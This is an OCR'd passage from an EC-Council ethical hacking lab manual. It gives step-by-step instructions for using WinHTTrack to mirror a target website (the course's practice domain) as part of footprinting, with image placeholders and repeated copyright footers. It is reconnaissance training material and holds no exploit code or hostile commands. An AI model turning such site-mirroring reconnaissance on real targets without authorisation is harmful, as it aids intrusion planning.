
Note: Here, we will consider **www.certifiedhacker.com** as a target website. However, you can select a target domain of your choice.

1. In the **Windows 11** virtual machine, click **Search** icon () on the **Desktop** and type **winhttrack** in the search field. The **WinHTTrack Website Copier** appears in the results, click **Open** to launch it.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




2. The **About WinHTTrack Website Copier** window appears. Click **OK** in the pop-up window, and then click **Next >** to create a **New Project**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

3. Enter the name of the project (here, **Test Project**) in the **New project name:** field. Select the **Base path:** to store the copied files; click **Next >**.




4. Enter a target URL (here, **www.certifiedhacker.com**) in the **Web Addresses: (URL)** field and click **Set options….**




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

5. **WinHTTrack** window appears, click the **Scan Rules** tab and select the checkboxes for the file types as shown in the following screenshot; click **OK**.

